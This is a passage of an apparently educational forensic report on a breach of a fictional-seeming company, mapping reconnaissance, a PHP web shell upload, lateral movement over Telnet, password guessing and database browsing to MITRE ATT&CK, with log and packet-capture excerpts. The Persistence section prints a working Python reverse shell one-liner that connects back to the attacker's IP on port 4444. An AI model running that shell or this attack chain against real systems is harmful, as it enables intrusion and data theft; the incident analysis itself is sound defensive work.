Premium House Lights Inc.

Forensic Report

Compiled by Alex Dods

Executive Summary

Premium House Lights Inc. recently suffered a data breach, a type of cyber attack where its client list was exfiltrated from their systems. The attacker first scanned the company's webserver with a web tool (SiteCheckerBotCrawler) to identify the profile of the server in regards to outside traffic. The attacker then uploaded a malicious file to the web server's /*uploads/* directory, which was exposed to the public, allowing the attacker to enable a reverse shell tunnel using the uploaded file *shell.php*. Now inside the system, the attacker performed more discovery scans, this time internal, to determine the structure of the network he had compromised, as well as to determine security gaps to exploit. Scanning revealed an open Telnet port(Port 23) on another machine, and the attacker was able to move laterally and access the secondary server, utilizing a manual brute force attack to guess the admin password for the secondary server. Upon cracking the password and accessing the secondary server, the attacker used various commands to browse through the database found on the server, including the client database. The database was scraped, copied into a file, and securely transferred off-server using the *secure copy protocol*, successfully exfiltrating data from the server. Cleaning up before exiting, the attacker deleted the copied database from the server, and logged out of first the database server, then the web server as well. The techniques are illustrated step-by-step in the report below, with references to the **MITRE ATT&CK Enterprise Matrix** to inform remedial actions.


Analysis of this sequence of events reveals many gaps in Premium House Lights inc.'s security posture, which must be swiftly remediated. This report provides a timeline of the attack, a summary of the attack, including its origins and methods of access, as well as a list of remedial actions to take based on the **MITRE ATT&CK framework** and the **National Institute for Standards and Technology's National Vulnerability Database (NIST NVD)** and the MITRE Common Weakness Enumeration database (MITRE CWE), each a recognized standard in the cyber security field. The remedial actions extend past the incident, and encompass changes to Premium House Lights inc.'s cyber security posture, creating a much more secure network that is resilient against potential compromises and flexible enough to be scaled up without major concern. By addressing the root causes of the weaknesses present in Premium House Lights inc.'s systems, this report seeks to help the organization decrease its digital surface area that is vulnerable to outside attacks while making minimal impact on the company's users.

Incident Timeline

The incident timeline is presented herein, along with the corresponding techniques linked from the **MITRE ATT&CK Enterprise Matrix**[1]. A visual representation is presented first, followed by a detailed explanation of the techniques used.

Reconnaissance


Timestamp: 19/Feb/2022 21:56:11 EST
Technique: Gather Victim Host Information (T1592)[2]
Notes: The attacker, using IP 134.122.33.21, initiated reconnaissance activities by scanning for internal and external links on the web server, with the goal to identify potential points of entry and vulnerabilities within the system. The tool that was used is identified as SiteCheckerBotCrawler 1.0[3].
Proof:



```
136.243.111.17 - - [19/Feb/2022:21:56:11 -0500] "GET / HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"
138.201.202.232 - - [19/Feb/2022:21:56:13 -0500] "GET / HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"
138.201.202.232 - - [19/Feb/2022:21:56:13 -0500] "GET / HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"
138.201.202.232 - - [19/Feb/2022:21:56:13 -0500] "GET /?_escaped_fragment_= HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http
138.201.202.232 - - [19/Feb/2022:21:56:13 -0500] "GET / HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"
138.201.202.232 - - [19/Feb/2022:21:56:15 -0500] "GET / HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"
138.201.202.232 - - [19/Feb/2022:21:56:17 -0500] "GET / HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"
138.201.202.232 - - [19/Feb/2022:21:56:21 -0500] "GET / HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"
136.243.111.17 - - [19/Feb/2022:21:57:37 -0500] "GET / HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"
138.201.202.232 - - [19/Feb/2022:21:57:39 -0500] "GET / HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"
138.201.202.232 - - [19/Feb/2022:21:57:40 -0500] "GET / HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"
```

Initial Access


Timestamp: 19/Feb/2022 21:58:55 EST
Technique: Exploit Public-Facing Application (T1190)[4]
Notes: The attacker, using the IP address 13.68.92.163m identified and exploited a vulnerability in the web server's */uploads/* directory. They performed multiple *GET* requests, probing for accessible content.
Proof:



```
138.68.92.163 - - [19/Feb/2022:21:58:36 -0500] "GET /politics HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
138.68.92.163 - - [19/Feb/2022:21:58:37 -0500] "GET /d HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:37 -0500] "GET /it HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:37 -0500] "GET /37 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:37 -0500] "GET /eng HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:37 -0500] "GET /podcasts HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
138.68.92.163 - - [19/Feb/2022:21:58:37 -0500] "GET /php HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:37 -0500] "GET /post HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:37 -0500] "GET /text HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:37 -0500] "GET /chat HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:37 -0500] "GET /39 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
```

Execution


Timestamp: 19/Feb/2022 21:59:04 EST
Technique: Command and Scripting Interpreter (T1059)[5]
Notes: Utilizing the previous entry's identified vulnerability, the attacker executes as *POST* request, intending to upload a malicious file named "*shell.php*" to the */uploads/* directory on the web server. This file allows the attacker to execute commands remotely using the now-compromised server's resources.
Proof:



```
138.68.92.163 - - [19/Feb/2022:21:58:40 -0500] "GET /uploads/randomfile1 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (
138.68.92.163 - - [19/Feb/2022:21:58:40 -0500] "GET /uploads/frand2 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compa
138.68.92.163 - - [19/Feb/2022:21:58:40 -0500] "GET /uploads/ HTTP/1.1" 200 1115 "-" "Mozilla/4.0 (compatibl
138.68.92.163 - - [19/Feb/2022:21:58:55 -0500] "GET /uploads/ HTTP/1.1" 200 1115 "-" "curl/7.68.0"
138.68.92.163 - - [19/Feb/2022:21:59:04 -0500] "POST /uploads/shell.php HTTP/1.1" 200 2655 "-" "curl/7.68.0"
```

Persistence

Timestamp: 19/Feb/2022 21:59:04 EST
Technique: Server Software Component (T1505)[6]
Notes: The uploaded file "shell.php" provides a persistent backdoor into the system, establishing a reverse shell tunnel over TCP port 4444. This allows the attacker to maintain remote access even after the initial exploitation.
Proof:



Wireshark · Follow TCP Stream (tcp.stream eq 141) · phl_webserver.pcap

```
        <h1>Web Shell</h1>
        <h2>Execute a command</h2>

        <form method="post">
            <label for="cmd"><strong>Command</strong></label>
            <div class="form-group">
                <input type="text" name="cmd" id="cmd" value="python -c &#039;import socket,subprocess,os;s=socke
t.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((&quot;138.68.92.163&quot;,4444));os.dup2(s.fileno(),0); os
.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call([&quot;/bin/sh&quot;,&quot;-i&quot;]);&#039;"
                       onfocus="this.setSelectionRange(this.value.length, this.value.length);" autofocus required
>
                <button type="submit">Execute</button>
            </div>
        </form>

                    <h2>Output</h2>
                            <pre><small>No result.</small></pre>
```


1 client pkt, 1 server pkt, 1 turn.

Entire conversation (3176 bytes)   Show as ASCII   No delta times   Stream 141

Find: 🟩 Case sensitive

Privilege Escalation

Timestamp: 19/Feb/2022 21:59:45 EST
Technique: Exploitation for Privilege Escalation(T1068)[7]
Notes: The attacker profiled the network by use of an nmap scan, identifying the database server and the open Telnet port (TCP Port 23); they used this entry point to access the database, attempting to gain root access to the database.
Proof:



Wireshark · Follow TCP Stream (tcp.stream eq 142) · phl_webserver.pcap


```
QUITTING!
www-data@webserver:/var/www/html/uploads$
nmap 10.10.1.0/24

nmap 10.10.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-02-19 21:59 EST
Nmap scan report for webserver (10.10.1.2)
Host is up (0.000074s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap scan report for 10.10.1.3
Host is up (0.0078s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
23/tcp open  telnet

Nmap done: 256 IP addresses (2 hosts up) scanned in 2.78 seconds
www-data@webserver:/var/www/html/uploads$
telnet 10.10.1.3

telnet 10.10.1.3
Trying 10.10.1.3...
Connected to 10.10.1.3.
Escape character is '^]'.
Ubuntu 20.04.3 LTS
```

119 client pkts, 40 server pkts, 79 turns.

Entire conversation (74 kB)
Show as ASCII
No delta times
Stream 142
Find:
🟩 Case sensitive

Credential Access

Timestamp: 19/Feb/2022 21:59:55 EST
Technique: Brute Force (T1110)[8]
Notes: The attacker performed a manual brute-force attack on the database, successfully obtaining root access after 8 attempts.
Proof:



Wireshark · Follow TCP Stream (tcp.stream eq 142) · phl_webserver.pcap

```
Ubuntu 20.04.3 LTS
database login:
admin

admin
Password:
admin



Login incorrect
database login:
administrator

administrator
Password:
password



Login incorrect
database login:
phl

phl
Password:
phl



Login incorrect
database login:
phl

phl
Password:
phl123



Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-97-generic x86_64)
```


119 client pkts, 40 server pkts, 79 turns.

Entire conversation (74 kB)
Show as: ASCII
No delta times
Stream: 142
Find:
🟩 Case sensitive

Discovery

Timestamp: 19/Feb/2022 22:00:19 EST
Technique: File and Directory Discovery (T1083)[9]
Notes: Having obtained root access, the attacker uses the *sudo mysql -u root -p* command to use root access to the SQL database, and then reveals the internal databases with the *show databases* command. Following this exploration, the attacker chooses the *mysql* database, and then uses the *show tables* command to reveal the names of the tables in the sql database. From there, they use the command *SELECT * FROM user;* and retrieve PHL inc.'s *phl* database. The attacker then shows the tables in the user section, again using the *show tables* command, revealing the customers table. Again, the attacker uses the same *SELECT * FROM* command, this time choosing the *customers* table. Much customer data is shown, so in order to properly extort PHL inc., the attacker uses the command *SELECT * FROM customers LIMIT 5*; in order to display just 5 entries from the customer table. These five customer entries correspond to the five leaked client information in the extortion email, confirming that the threat is legitimate.

Proof:



